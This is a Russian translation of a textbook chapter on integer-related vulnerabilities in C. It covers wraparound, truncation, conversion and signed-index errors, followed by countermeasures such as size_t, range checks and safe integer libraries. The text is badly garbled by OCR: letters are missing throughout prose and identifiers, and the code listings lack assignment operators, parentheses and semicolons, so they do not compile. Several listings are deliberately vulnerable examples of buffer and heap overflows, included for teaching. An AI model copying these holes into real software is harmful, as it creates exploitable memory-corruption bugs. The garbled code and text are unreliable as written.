Эту проблему можно исправить объявляя **str ng fy** как беззнаковое целое Резуль- тат сдви а вправо представляет собой целую часть частно о **s r ng fy** *2[2]* Дру ой спо- соб предотвратить переполнение буфера в данной ситуации — использовать **snpr ntf ()** вместо **spr ntf** () что приведет к усечению строки до размера целево о буфера

Рассмотрим также использование вместо **snpr ntf** () функции **spr ntf_s**) опреде- ленной в SO IEC TR 24731-1 и приложении К стандарта C11 обеспечивающей некоторые дополнительные проверки (См рекомендацию *The CERT C Secu e Cod ng S anda d* [186] STR07-C Используйте TR 24731 для исправления имеюще ося кода работающе о со стро- ками)

Поскольку левый сдвиг может быть заменен умножением на степень 2 программисты асто полагают то сдвиг вправо можно заменить делением на степень 2. Однако это так только для положительных зна ений по двум при инам. Во-первых как упоминалось ранее является сдвиг вправо арифмети еским или логи еским — зависит от реализации.

Во-вторых даже на платформе которая выполняет арифмети еский сдвиг вправо результат будет не тем же то и при делении. Например рассмотрим 8-битное представление в формате дополнения до двойки зна ения -3 и результат сдвига этого зна ения на 1 бит вправо.

```
11111101 Исходное значение -3
11111110 Значение, сдвинутое на один бит вправо -2
```

Арифмети еский результат деления -3 на 2 равен -1 (усе ение по направлению к нулю). Однако результатом сдвига является зна ение -2.

Кроме того современные компиляторы могут определить когда безопасно использовать сдвиг вместо деления и будут поступать таким образом когда в их целевых архитектурах это будет выполняться быстрее.

По этим при инам а также тобы код оставался ясным и легко итаемым сдвиг влево следует использовать только тогда когда целью являются битные манипуляции а при работе с арифметикой должно использоваться деление.

5.5. Уязвимости, связанные с целыми числами

Уязвимости

Уязвимость представляет собой набор условий который обеспе ивает возможность нарушения явной или неявной стратегии безопасности. Недостатки безопасности могут оказаться результатом ошибок связанных с цело исленной арифметикой как на аппаратном уровне так и в неверной логике программы. В со етании с другими условиями эти недостатки безопасности могут привести к уязвимостям. В данном разделе описываются ситуации в которых ошибки связанные с цело исленной арифметикой или неверной логикой с у астием целых исел могут привести к уязвимостям.

Циклический возврат

Приведенная далее программа представляет собой пример реальной уязвимости связанной с цикли еским возвратом беззнаковых целых исел при обработке поля комментария в JPEG-файлах [201].

```
01 void getComment(size_t len, char *src) {
02     size_t size
03     size   len - 2
04     char *comment    char *)malloc size + 1)
05     memcpy comment, src,   size)
06     return
07 }
08
09 int main int argc, char *argv[]) {
10     getComment 1, "Comment ")
11     return 0
12 }
```

5.5. Уязвимости связанные с целыми ислами

Файлы JPEG содержат поле комментария которое включает двухбайтное поле длины Поле длины указывает длину комментария включая само поле длины Чтобы определить длину одной строки комментария (для выделения памяти) функция getComment) считывает значение поля длины и вычитает из не о 2 строка 3) Затем функция getComment () выделяет память для этой длины плюс один байт для завершающе о нулево о символа (строка 4) Поле длины про раммой не проверяется что позволяет злоумышленнику создать изображение в котором поле длины комментария будет содержать значение которое приведет к циклическому возврату при вычислении длины Например если поле длины содержит значение 1 то функции ma oc () будет передан ар умент размера равный О байтов (1 минус 2 [размер поля длины] плюс 1 нулевой завершающий символ])

Со ласно стандарту С если размер запрошенной памяти нулевой поведение зависит от реализации либо возвращается нулевой указатель либо поведение такое же как при передаче ненулево о размера с тем отличием что возвращенный указатель нельзя использовать для доступа к объекту

На платформах реализующих последнее поведение выделение памяти проходит успешно Однако неопределенное поведение начнется как только указатель comment будет исполь ован для доступа к объекту последующим вызовом memcpy () Эта уя вимость может быть использована для выполнения произвольно о кода как описано в лаве 4 Управление динамической памятью

Второй реальный пример уязвимости в результате беззнаково о циклическо о возврата описан в рекомендации RUS-CERT Adv so y 2002 08 02 Эта уязвимость осуществляется ко да размер области памяти вычисляется в функции ca oc) или иных функциях выделения памяти

Например приведенный далее фра мент про раммы может привести к уязвимости

```
p   calloc sizeof(element_t), count)
```

Библиотечный вызов ca oc () принимает два ар умента размер памяти необходимой для элемента соответствующе о типа и количество элементов Для вычисления размера требующейся памяти размер элемента умножается на количество элементов Если результат не может быть представлен в виде беззнаково о цело о числа типа s ze_t подпро рамма выделения памяти может завершиться успешно но выделить слишком малое количество памяти В результате приложение может выполнить запись за пределами выделенно о буфера что приведет к переполнению буфера в куче

Третий реальный пример задокументирован в NetBSD Secu ty Adv so y 2000-002 Версия Ne BSD 1 4 2 и более ранние использовали проверку диапазона для проверки входящих сообщений следующим образом

```
if  off > len - sizeof type-name)) goto error
```

Здесь и off и en объявлены как s gned nt Поскольку оператор s zeof как определено в стандарте С возвращает беззнаковый целочисленный тип (s ze__t) правила преобразования целых чисел требуют чтобы en - s zeof type name) вычислялось как беззнаковое значение в реализациях де ширина s gned nt совпадает с шириной s ze_t Если en меньше начения возвращенно о оператором s zeof операция вычитания приводит к циклическому возврату и дает большое положительное значение В результате код может продолжать выполнение и переписать 4 байта памяти вблизи буфера пакета одним из своих IP-адресов

Альтернативная проверка диапазона которая устраняет описанную проблему может быть записана следующим образом

```
if ( off + sizeof type-name)) > len) goto error
```

Про раммисту по-прежнему необходимо убедиться что операция сложения не приводит к циклическому возврату арантируя что значение off находится в определенном диапазоне Кроме то о в этом примере как off так и en должны быть объявлены как s ze t чтобы устранить потенциальные ошибки преобразования

Не все беззнаковые целочисленные циклические возвраты являются недостатками безопасности Точно определенное правило работы беззнаковой арифметики по модулю часто намеренно используется например в ал оритмах хеширования и в примере реализации функции and () в стандарте C

Ошибки преобразования и усечения

Ошибки преобразования Приведенная далее функция содержит недостаток безопасности связанный с ошибкой преобразования

```
1  void initialize_array int size) {
2      if  size < MAX_ARRAY_SIZE) {
3          array   malloc size)
4          /* Инициализация array */
5      } else {
6          /* Обработка ошибки */
7      }
8  }
```

В этом примере функция n t a ze_a ay () выделяет память для a ay и инициализирует ее содержимое Выполняется проверка во избежание инициализации a ay если фактический ap умент s ze слишком велик Однако если значение s ze отрицательно эта проверка проходит успешно и функции ma oc () передается отрицательный размер Поскольку ma oc () получает ap умент типа s ze_t s ze преобразуется в большое беззнаковое число Ко да знаковый целочисленный тип преобразуется в беззнаковый ширина (2) в типа добавляется к значению (или вычитается из не о) для помещения результата в представимый диапазон Следовательно это преобразование может привести к значению которое больше чем MAX_ARRAY_S IZE Эту ошибку можно устранить объявляя s ze как переменную типа s ze_t a не nt

Ошибки усечения Приведенная далее про рамма содержит уязвимость на основе переполнения буфера из-за ошибки целочисленно о усечения

```
1  int main int argc, char *argv[]) {
2      unsigned short int total
3      total   strlen(argv[1]) + strlen argv[2]) + 1
4      char *buff   char *)malloc total)
5     strcpy buff, argv[1])
6     strcat buff, argv[2])
7      /* ... */
8  }
```

Про рамма принимает два строковых ap умента и вычисляет их общую длину (плюс дополнительный байт для завершающе о нулево о символа) Про рамма выделяет память

достаточную для хранения объединенной строки Первая строка ар умента копируется в буфер после че о к ее концу дописывается вторая строка

На первый вз ляд здесь нет никакой уязвимости потому что динамически выделяется память размера достаточно о для то о чтобы содержать обе строки Однако злоумышленник может передать такие ар ументы что сумма длин этих строк не сможет быть представлена значением типа **uns gned short** В результате происходит уменьшение значения по модулю числа на 1 больше о чем наибольшее представимое результирующим типом значение Например если первая строка имеет длину 65 500 символов а вторая строка имеет длину 36 символов то сумма двух длин плюс один символ даст 65 537 Функция **str en**) возвращает результат целочисленно о беззнаково о типа **s ze_t** Переменные типа **s ze_t** арантированно имеют достаточную точность для представления размера объекта Для большинства реализаций ширина **s ze_t** больше ширины **uns gned short** что означает что требуется целочисленное понижение

Предположим например что у нас 16-битные числа **short nt** результат присваивания в строке 3 равен (65 500 37)% 65 536 = 1 Вызов **ma oc**) успешно выделяет запрошенный байт так что вызовы **strcpy** () и **strcat** () приводят к переполнению буфера

Приведенная далее функция **char_arr_dup** () также демонстрирует как ошибка усечения может приводить к уязвимостям

```
1  char *char_arr_dup char *s, long size) {
2      unsigned short bufSize   size
3      char *buf   {char *)malloc bufSize)
4      if  buf) {
5          memcpy buf, s, size)
6          return buf
7      }
8      return NULL
9  }
```

Функция **char_arr_dup**) подобна POSIX-функции **strdupO** тем что выделяет для символьно о массива память достаточно о размера чтобы создать точную копию символьно о массива на который указывает **s** Единственное отличие заключается в том что функция **char_arr_dup** () принимает символьный массив а не строку с завершающим нулевым символом так что необходима передача дополнительно о ар умента который указывает длину массива

Формальный параметр **s ze** объявлен как имеющий тип **ong** и используется в качестве ар умента функции **memcpy** () Параметр **s ze** используется также для инициализации переменной **bufS ze** в строке 2 которая в свою очередь используется для выделения памяти для **buf** в строке 3

На первый вз ляд эта функция представляется невосприимчивой к переполнению буфера так как размер целево о буфера для **memcpy** () выделяется динамически Но проблема заключается в том что ар умент **s ze** временно сохраняется в переменной **uns gned short bufS ze** Для реализаций в которых **LONG_MAX** > **USHRT_MAX** в строке **2** наблюдается ошибка усечения для значений **s ze** больших чем **USHRT_MAX** Это все о лишь ошибка а не уязвимость если **bufS ze** используется как в вызове **ma oc**) так и в вызове **memcpy ()** Однако поскольку **bufS ze** используется для выделения памяти для буфера а **s ze** — как размер в вызове **memcpy O** становится возможным переполнение буфера

Обратите внимание что некоторые компиляторы при высоком уровне выдачи предупреждений диа ностируют возможное усечение в строке 2

Целочисленные логические ошибки

Мно ие недостатки про раммно о обеспечения которые мо ут быть использованы злоумышленниками являются просто результатОхМ плохо написанно о кода Например приведенная далее функция содержит недостаток безопасности вызванный использованием знаково о цело о значения в качестве переменной индекса

```
01  int ♦table   NULL
02  int insert in table(int pos, int value) {
03      if  !table) {
04          table   (int *)malloc sizeof  int) * 100)
05      }
Об      if  pos > 99) {
07          return -1
08      }
09      table[pos] - value
10      return 0
11  }
```

Функция nse _ n__tab e вставляет значение в позиции pos в массив целых чисел Память для массива выделяется при первом вызове функции в строке 4 Проверка диапазона в строках 6-8 арантирует что pos не превышает 99 Значение вставляется в массив в указанной позиции в строке 9

Хотя при этом не возникает никакой исключительной ситуации хмы получаем уязвимость связанную с недостаточной проверкой диапазона для значения pos Поскольку переменная pos объявлена как знаковое целочисленное значение функции мо ут быть переданы как положительные так и отрицательные значения Выходящее за пределы диапазона положительное значение отлавливается в строке 6 а отрицательное значение не проверяется

Присваивание в строке 9

```
table[pos]   value
```

эквивалентно присваиванию

```
 table +  pos * sizeof int))   value
```

Если pos имеет отрицательное значение то va ue будет записываться в позиции за pos*s zeof (n) байтов до фактическо о начала буфера Эта ситуация рассхматривается как *произвольная запись* и является распространенным источником уязвимостей Этот недостаток безопасности можно устранить путем объявления формально о ар умента pos как имеюще о целочисленный беззнаковый тип (такой как s ze_t) или проверяя в рамках проверки диапазона и верхнюю и нижнюю раницы

5.6. Стратегии контрмер

Контрмеры представляют собой методы техноло ии процессы инструментарий или библиотеки времени выполнения которые мо ут предотвратить или о раничить использование уязвимостей На уровне исходно о текста контрмеры мо ут включать замену нео раниченно о копирования строки о раниченным На системном или сетевом уровне

контрмеры мо ут включать отключение порта или фильтрацию трафика для предотвращения доступа злоумышленника к уязвимости В этом разделе обсуждаются страте ии контрмер для предотвращения или о раничения уязвимостей являющихся результатом ошибок связанных с применением целых чисел

Как мы уже видели уязвимости связанные с применением целых чисел связаны с *ошибками диапазонов целочисленных типов* Например целочисленное переполнение происходит то да ко да целочисленные операции енерируют значение которое выходит за раницы данно о целочисленно о типа Ошибки усечения происходят ко да значение сохраняется в типе слишком малом для представления результата Преобразования в особенности те которые выполняются в результате присваивания или приведения мо ут давать значения выходящие за диапазон результирующе о типа Даже описанные в этой лаве ло ические ошибки являются результатом неверной проверки диапазона

Поскольку все целочисленные уязвимости являются ошибками диапазона типа *проверка диапазона типа при корректном применении может устранить все уязвимости*$_y$ *свя анные с применением целых чисел* Такие языки про раммирования как Pasca и Ada позволяют накладывать о раничения диапазона на любой скалярный тип для образования подтипов Например Ada позволяет объявлять о раничения диапазона производных типов с помощью ключево о слова **`range.`**

```
type day is new INTEGER range 1..31
```

После это о о раничения диапазона времени выполнения обеспечиваются самим языком про раммирования Однако в языке C такой механизм отсутствует и вероятно целочисленные типы с пользовательскими диапазонами не станут частью стандарта C в будущем К счастью имеется ряд страте ий позволяющих и бежать или снизить риск ошибок связанных с диапазонами целочисленных типов

Выбор целочисленного типа

Первый ша в разработке безопасно о кода заключается в выборе подходящих типов данных Целочисленный тип представляет собой модель конечно о подмножества математическо о множества целых чисел Выберите целочисленные типы которые мо ут представлять диапазон возможных значений времени выполнения а затем убедитесь что эти диапазоны не нарушаются Беззнаковые целочисленные типы должны использоваться для представления тех значений которые нико да не мо ут быть отрицательны а знаковые типы следует использовать для начений которые мо ут быть отрицательными В общем случае для экономии памяти следует использовать минимальный знаковый или беззнаковый тип который может полностью представлять диапазон возможных значений данной переменной Если объем потребляемой памяти проблемой не является для сведения к минимуму потенциальных ошибок преобразования предпочтительнее объявлять переменные как **`signed int`** или **`unsigned int.`**

Пусть например вам необходимо представлять размер объекта как целое число Размер объекта можно представлять как **`short int,`** как в следующем объявлении

```
short total   strlen argv[1])+ 1
```

Однако по ряду причин это неоптимальное решение Во-первых размеры не бывают отрицательными так что нет необходимости в применении знаково о целочисленно о типа Знаковый тип в два раза уменьшает диапазон представимых значений Во-вторых тип **`short`** может не иметь достаточно о диапазона для представления размеров возможных

объектов Вспомните из раздела Дру ие целочисленные типы описание без наково о типа s ze_t который был введен Комитетом по стандартизации C именно для представления размеров объектов Переменные типа s ze_t арантированно имеют достаточную точность для представления размеров объектов как в следующем примере

```
size_t total   strlen argv[l])+ 1
```

Предельное значение типа s ze_t определяется макросом SIZE_MAX
В ISO IEC TR 24731-1-2007 и приложении K стандарта C11 вводится новый тип s ze t определенный как s ze_t но явно использующийся для хранения размера единственно о объекта

```
rsize_t total   strlen argv[l])+ 1
```

Функции принимающие параметры типа s ze_t диа ностируют нарушение о раничения если значения этих параметров превосходят **RSIZE_MAX,** поскольку очень большие значения часто указывают на то что размер объекта вычислен некорректно Например отрицательные значения вы лядят как очень большие положительные числа при их преобразовании в беззнаковый тип наподобие s ze_t По этим причинам для обнаружения ошибок ино да полезно о раничить диапазон размеров объектов Для машин с большими адресными пространствами стандарт CM рекомендует определять **RSIZE_MAX** как меньшее из приведенных далее значений даже если этот предел меньше размера некоторо о корректно о но очень большо о объекта

я Размер наибольше о поддерживаемо о объекта
в SIZE_MAX » 1

Любая переменная которая используется для представления размера объекта включая целочисленные значения используемые как размеры индексы счетчики циклов и длины должны быть объявлены как s ze_t если этот тип доступен а в противном случае — как s ze_t (См рекомендацию *The CERT C Secu e Cod ng S anda d* [186] INT01-C Используйте s ze t или s ze_t для всех целочисленных значений представляющих размер объекта) Рассмотрим случай ко да целочисленная переменная используется и как счетчик цикла и как индекс массива

```
1  char a[MAX_ARRAY_SIZE]   /* Инициализация */
2  size_t cnt               /* Инициализация */
3
4  for  unsigned int i   cnt-2  i >  0  i—) {
5      a [i] +  a[i+1]
6  }
```

Здесь переменной **i** присваивается значение в диапазоне от **2** до **MAX_ARRAY_S IZE 1,** а счетчик цикла уменьшается от больших значений к меньшим Этот код конечно некорректен поскольку не учитывает циклическо о возврата беззнаково о целочисленно о значения Следовательно значение **i** нико да не станет меньше 0 что приводит к бесконечному циклу Изменение типа **i** на **signed int** решает эту проблему Однако при объявлении в цикле **i** как **signed int,** мы получим дру ую проблему

```
1  for  int i   cnt-2  i >  0  i—) {
2      a[i] +  a[i+1]
3  }
```

Обычно **SIZEJMAX > INT_MAX.** Например в архитектуре x86 32 nt представляет собой знаковое 32-битное значение a s ze_t — бе знаковое Это означает что фактический объект может быть больше чем **INT_MAX,** а следовательно cnt-2 также может быть больше чем **INT_MAX.** В этом случае после преобразования cn -2 в s gned nt из-за присваивания переменной размер представлен (возможно большем) отрицательным значением Применение это о отрицательно о значения в качестве индекса массива a [ ] может привести к записи за пределами массива и к уязвимости которой может воспользоваться злоумышленник Однако в этом случае вычисление управляюще о выражения цикла fo дает нулевое значение и цикл завершается без изменения содержимо о массива

Корректное решение заключается в объявлении переменной как имеющей тип s ze_t как в следующем примере

```
1  for  size_t i   cnt-2  i !  SIZE_MAX  i—) {
2      a[i] +  a[i+1]
3  }
```

Хотя в этом примере и происходит циклический возврат (поскольку s ze_t является беззнаковым типом) это поведение точно определено и не приводит к проблемам

Абстрактные типы данных

Одним из способов обеспечения лучших проверок типа является предоставление лучших типов Использование беззнаково о типа например может арантировать что переменная не содержит отрицательное значение Однако э о решение не предупреждает ошибки связанные с диапазоном

Абстракции данных мо ут поддерживать диапазоны данных таким образом какой недоступен стандартным и расширенным целочисленным типам Абстракции данных возможны и в C хотя C обеспечивает существенно большую их поддержку Например переменная которая используется для хранения температуры воды в жидкой форме с использованием шкалы Фарен ейта может быть объявлена следующим образом

```
unsigned char waterTemperature
```

Использования wa e Tempe atu e для представления беззнаково о 8-битно о значения от 1 до 255 достаточно диапазон температур воды простирается от 32 радусов Фаренейта (температура замерзания) до 212 радусов температура кипения) Однако этот тип не предупреждает переполнение а также допускает некорректные значения (в диапазонах 1-31 и 213-255 радусов Фарен ейта)

Для это о типа можно создать новый псевдоним с помощью ypedef

```
typedef unsigned char watertemp_t
```

Однако ypedef нико да не создает новый тип а только лишь псевдоним для существующе о типа

Следовательно истинным типом то о что объявлено как wate emp_t является uns gned cha которому оно точно соответствует (а это больше чем просто совместимо) Компилятор не должен жаловаться если вы используете uns gned cha вместо wate temp_t маловероятно также что на э о пожалуется инструмент для статическо о анализа исходных текстов хотя такое возможно Следовательно два основных преимущества typedef — удобочитаемость и переносимость Тип s ze_t является хорошим примером использования typedef для переносимости

Одно из решений состоит в создании абстрактно о типа в котором переменная **waterTemperature** является закрытой и пользователю непосредственно недоступна Пользователь этой абстракции данных может обращаться обновлять или иным образом работать с этим значением только с помощью вызова открытых методов Эти методы должны обеспечивать *безопасность типову* арантируя что значение **waterTemperature** не покинет корректный диапазон Если это выполнено корректно для ошибки связанной с диапазоном целочисленно о типа не остается места

Такую абстракцию данных ле ко написать на C и C Про раммист на C может опре-делить методы **create** () и **destroy**) вместо конструкторов и деструкторов но не может переопределять операторы Наследование и дру ие возможности C для создания при-одных к использованию абстракций данных не являются необходимыми Рекомендация *The CERT C Secu e Cod ng S anda d* [186] DCL12-C Реализуйте абстрактные типы данных с помощью непрозрачных типов описывает создание абстрактных типов данных с ис-пользованием закрытых непрозрачных) типов данных и сокрытия информации

Арифметика произвольной точности

Арифметика произвольной точности эффективно обеспечивает новый целочисленный тип ширина которо о о раничена только объемом доступной памяти в системе Имеется мно о арифметических пакетов с произвольной точностью предназначенных лавным об-разом для научных вычислений Однако они мо ут также решить проблему ошибок свя-занных с диапазоном целочисленных типов обусловленных недостатком точности пред-ставления

GNU Mu t p e-Prec s on Ar thmet c L brary (GMP) GMP представляет собой переноси-мую библиотеку написанную на C для арифметики произвольной точности для целых дробных чисел и чисел с плавающей точкой Она разработана для предоставления наибо-лее быстродействующей арифметики для приложений требующих более высокой точнос-ти чем предоставляемая фундаментальными типами C

GMP отдает предпочтение скорости перед простотой и эле антностью Она использует сложные ал оритмы в качестве фундаментальных арифметических типов — полные слова и тщательно оптимизированный ассемблерный код

B g nteger в Java Новейшая версия Java Deve opment K t (JDK) содержит класс **Biglnteger** из пакета **java.math.** Он предоставляет целые числа произвольной точности и анало и всех примитивных целочисленных операций Java Хотя этот класс и не имеет отношения к про раммистам на C он иллюстрирует что данная концепция не чужда раз-работчикам языков про раммирования

Решение языка C Языковое решение для предотвращения целочисленно о арифмети-ческо о переполнения может состоять в добавлении в систему типов компилятора целых чисел произвольной точности Преимущества языково о решения перед библиотечным включают следующее

- Добавление языково о решения к существующему коду такое же простое как и пе-рекомпиляция и тестирование
- Обле чение чтения и понимания кода (нет никаких библиотечных функций сторон-не о производителя разбросанных по коду и требующих изучения и понимания)
- Присутствует возможность оптимизации кода компилятором (однако это не являет-ся стро им требованием)

Проверка диапазона

Бремя выполнения проверок диапазона в языке C в основном возложено на про рам-миста Целые числа использующиеся как индексы массива должны проверяться на выход за пределы диапазона если только сама ло ика не арантирует отсутствие обращений за пределами раниц

Каждое целочисленное выражение в C имеет известный тип Как мы уже видели цик-лический возврат переполнение и преобразования — все это может привести к результа-там которые находятся вне диапазона для данно о типа Осуществление проверки диапа-зона для всех операций которые мо ут привести к ошибкам связанным с диапазонами целочисленных типов может быть проблематичным поскольку в обычной про рамме может быть мно о очень мно о таких операций Проверка всех их может привести к раз-дутому исходному тексту который трудно читать а само приложение при этом медленно работает и использует больше памяти

В *The CERT C Secu e Cod ng S anda d* [186] имеется несколько правил предотвращения ошибок связанных с диапазонами

- INT30-C Убедитесь в отсутствии циклическо о возврата в операциях с беззнаковыми целыми числами
- INT31-C Убедитесь что целочисленные преобразования не приводят к потере или неверной интерпретации данных
- INT32-C Убедитесь что операции со знаковыми целыми числами не приводят к переполнению

Эти правила не требуют ликвидировать все потенциальные ошибки диапазона Ошиб-ки связанные с диапазонами целочисленных значений которые используются при выде-лении или доступе к памяти быстрее приведут к уязвимости системы безопасности чем там де целые числа используются для дру их целей Например рекомендация INT30-C требует не допускать циклическо о возврата целочисленных значений если они исполь у-ются одним из следующих способов

з В арифметике указателей включая индексирование массивов

вз В качестве длины или размера объекта например размер массива переменной длины)

т В качестве раницы доступа к элементам массива например счетчик цикла)

е В ар ументах функции типа s ze_t или s ze_t (например как ар умент функ-ции распределения памяти)

ш В кохманде критичном в плане безопасности

Например следующая функция принимает два ар умента указывающие размер неко-торой структуры и количество выделяемых структур Эти два значения перемножаются чтобы определить какой размер памяти требуется выделить Если на эти два значения хмо-жет влиять злоумышленник он ле ко добьется циклическо о возврата в результате опера-ции умножения что приведет к слишком малому количеству выделяемой памяти [1]

```
1  void* CreateStructs size_t StructSize, size_t HowMany) {
2      return malloc StructSize * HowMany)
3  }
```

Менее критичным является обеспечение проверки диапазона в тех случаях де нет возможности возникновения таковой ошибки Например нет необходимости проверки диапазона постинкремента в приведенном далее примере потому что ло ика арантирует что здесь ошибки диапазона не мо ут возникнуть и доступа к массиву за е о пределами нико да не будет

```
1    *      *
2  char a[RSIZE_MAX]
3  for  rsize t i   0  i < RSIZE_MAX  i++) {
4      a[i]   ' 0'
5  }
6    *      *
```

Целочисленный возврат может привести к проблеме целостности данных например если злонамеренный пользователь нарушает инварианты про раммы в данных состояния Если эти данные используются только тем же злонамеренным пользователем нет нужды арантировать их целостность (хотя при этом бла онамеренный пользователь который случайно предоставит значение выходящее за рамки диапазона может обнаружить ошибку и сообщить о ней)

Знаковое целочисленное переполнение более проблематично потому что является неопределенным поведением и может привести к прерыванию (например при ошибке деления на платформе x86-32) Важно найти и устранить все случаи переполнения целых чисел со знаком которые мо ут привести к прерываниям (кроме случаев ко да прерывания перехватываются и обрабатываются) Ко да знаковые переполнения не приводят к прерыванию они последовательно должны рассматриваться как беззнаковые целочисленные значения с которыми может произойти целочисленный возврат

Одной из проблем связанных с переполнениями приводящими к прерыванию являются *нечеткие переполнения* которые представляют собой переполнения в промежуточных вычислениях не влияющие на результирующее значение Рассмотрим например следующий исходный текст в архитектуре с представлением в формате дополнения до двойки

```
int x   /* Недетерминированное значение */
x   x + 100 - 1000
```

В нем для значений x > **INT_MAX** - 100 происходит переполнение но второе переполнение при втором вычитании возвращает начение в диапазон представимых значений что приводит к корректному результату как если бы у нас были целые числа с бесконечным диапазоном представления Это выражение приводит также к переполнению при x < **INT_MIN** 900 Большинство компиляторов в приведенном выражении выполняет свертку констант упрощая е о до x - 900 и устраняя возможность нечетко о переполнения Однако в некоторых ситуациях это невозможно как например в следующем коде

```
1 int x   /* Недетерминированное значение */
2 int y   /* Недетерминированное значение */
3  x   x + 100 - y
```

Поскольку это выражение не может быть оптимизировано нечеткое переполнение может привести к прерыванию и потенциально успешная операция может оказаться ошибкой

Одним из способов о раничения количества выполняемых тестов может быть о раничение вводимых целочисленных значений рамками которые нико да не приведут к значениям вне диапазона целочисленных типов Все внешние входные данные должны

рассматриваться с точки зрения наличия идентифицированных верхних и нижних безопасных раниц Если таковые имеются эти о раничения должны обеспечиваться интерфейсом Все что может быть сделано для о раничения ввода чрезмерно больших или чрезмерно малых целочисленных значений поможет предотвратить ошибки диапазона Кроме то о проще исправить ошибки обнаруженные при проверке диапазона входных значений чем выполнять обратную трассировку переполнения и дру их ошибок диапазона обратно в поисках ошибочных входных значений

Проверка диапазона может осуществляться с помощью разных механизмов

в Проверки предусловия и постусловия которые добавляются к существующей ло ике

я Применение безопасных целочисленных операций упакованных в библиотеки

в Компиляторы которые мо ут использоваться для автоматической вставки проверки диапазонов

Каждый из этих подходов рассматривается в следующих подразделах

Проверка предусловий и постусловий

Один из подходов к устранению неприятностей связанных с целочисленными типами — проверка значений операндов перед операцией для предотвращения переполнения и циклическо о возврата в результате ее выполнения Эта проверка особенно важна для предотвращения переполнения знаково о цело о числа что является неопределенным поведением и может привести к прерыванию в некоторых архитектурах (например ошибки деления в x86-32) Сложность этих тестов существенно варьируется

Проверка предусловия для циклическо о возврата при сложении двух беззнаковых целых чисел относительно проста

```
1   un igned int uil, ui2, usum
2   /* Инициализация u l и ui2 */
3   if  UINT_MAX - uil < ui2) {
4        /* Обработка ошибки */
5   }
6   el e {
7        usum   uil + ui2
8   }
```

Стро о соответствующий стандарту тест для то о чтобы удостовериться что операция знаково о умножения не приведет к переполнению значительно больше по размеру и сложности

```
01   signed int sil, si2, result
02   /* Инициализация sil и si2 */
03   if  sil > 0) {
04        if  si2  > 0) {
05             if   sil >   INT_MAX / si2)) {
06                  /* Обработка ошибки */
07             }
08        }
09        else {
10             if  si2  <    INT_MIN  / sil)) {
11                  /* Обработка ошибки */
12             }
```

```
13      }
14  }
15  else {
16      if   si2  > 0) {
17          if   sil <  INT_MIN / si )) {
18              /* Обработка ошибки */
19          }
20      }
21      else{
22          if  ( sil! 0) &&  si2< INT_MAX/sil))) {
23              /* Об аботка ошибки */
24          }
25      }
26  }
27  result   sil * si2
```

Подобные примеры проверки предусловий приведены в рекомендациях *The CERT C Secu e Cod ng S anda d* 186] INT30-C Убедитесь что беззнаковые целочисленные операции не приводят к циклическому возврату INT31-C Убедитесь что целочисленные преобразования не приводят к потере или неверной интерпретации данных и NT32-C Убедитесь что операции над знаковыми целыми числами не приводят к переполнению

Проверки постусловий мо ут использоваться например для обнаружения беззнаково- о целочисленно о циклическо о возврата поскольку эти операции точно определены в стандарте Приведенный далее тест можно использовать для то о чтобы арантировать что в результате операции беззнаково о сложения не произошел циклический возврат

```
1  unsigned int uil, ui2, usum
2
3  /* Инициализация uil и ui2 */
4
5  usum   uil + ui2
6  if {usum < uil) {
7       /* Обработка ошибки */
8  }
```

Обнаружение таким образом ошибок связанных с диапазонами представления может оказаться относительно доро остоящим в особенности если код должен стро о соответствовать стандарту Зачастую эти проверки должны размещаться до подозрительных системных вызовов которые мо ут выполнять анало ичные проверки перед целочисленными операциями (а мо ут и не делать это о) Избыточное тестирование вызывающей и вызываемой функциями представляет собой стиль оборонно о про раммирования весьма дискредитированно о в сообществах про раммистов C и C Обычная дисциплина про- раммирования в C и C состоит в требовании проверок только с одной стороны каждо о интерфейса

Кроме то о ветвление на современном аппаратном обеспечении может быть достаточно доро остоящим так что про раммисты старательно убирают ветвления из внутренних циклов Эта стоимость является ар ументом против предварительно о тестирования всех арифметических значений для предотвращения тако о редко о явления как переполнение Предотвращение переполнения ло икой про раммы ино да простое ино да сложное а ино да и очень сложное Ясно что некоторые переполнения можно диа ностировать заранее с помощью методов статическо о анализа Однако независимо от то о насколько качественным является проведенный анализ некоторые фра менты исходно о текста все

равно не мо ут быть проверены до реально о выполнения В большинстве случаев получающийся код оказывается ораздо менее эффективным чем тот который компилятор мо бы енерировать для обнаружения переполнений

Безопасные библиотеки для работы с целыми числами

Безопасные библиотеки для работы с целыми числами мо ут быть использованы для выполнения безопасных операций которые либо успешно выполняются либо сообщают об ошибках Код использующий такие библиотеки должен использовать не встроенные операторы языка а специальные безопасные функции Это может оказаться доро остоящим делом в особенности при работе с уже имеющимся кодом Потенциальное преимущество данно о метода заключается в том что вызовы библиотечных функций можно вставлять только там де это необходимо

Майкл Говард (M chae Howa d) написал часть такой безопасной библиотеки которая обнаруживает целочисленное переполнение с помощью механизмов специфичных для используемой архитектуры [93] Приведенная далее функция **UAdd()** суммирует два ар умента типа **s ze t** на платформе x86-32

```
01   bool UAdd size_t a, size_t b, size_t *r) {
02           asm {
03             mov eax,    dword  ptr[a]
04             add eax,    dword  ptr[b]
05             mov ecx,    dword  ptr[r]
06             mov dword ptr [ecx], eax
07             jc short jl
08             mov al, 1          //1  при успешном    выполнении
09             jmp short j2
10       j1
11             xor al, al         //0  при неудаче
12       j2
13         }
14   }
```

Использование встроенных команд ассемблера Inte не позволяет переносить код в другие архитектуры Данная конкретная функция не является даже переносимой в x86 64 поскольку она предпола ает что тип **s ze_t** реализован как двойное слово **dword (32** бита)

Приведенная далее короткая про рамма которая вычисляет общую длину двух строк выполняется с помощью вызова **UAdd** () с соответствующими проверками на ошибки Даже добавление 1 к сумме может привести к переполнению а следовательно должны быть проверены обе операции сложения

```
01   int main int argc, char *const *argv) {
02        unsigned int total
03        if  UA d strlen argv[l]), 1, &total) &&
04                  UAdd total, strlen argv 2]), &total)) {
05             char *buff      char *)malloc  total)
06             strcpy buff,   argv[l])
07             strcat buff,   argv[2])
08         else {
09             abort  )
10
11   }
```

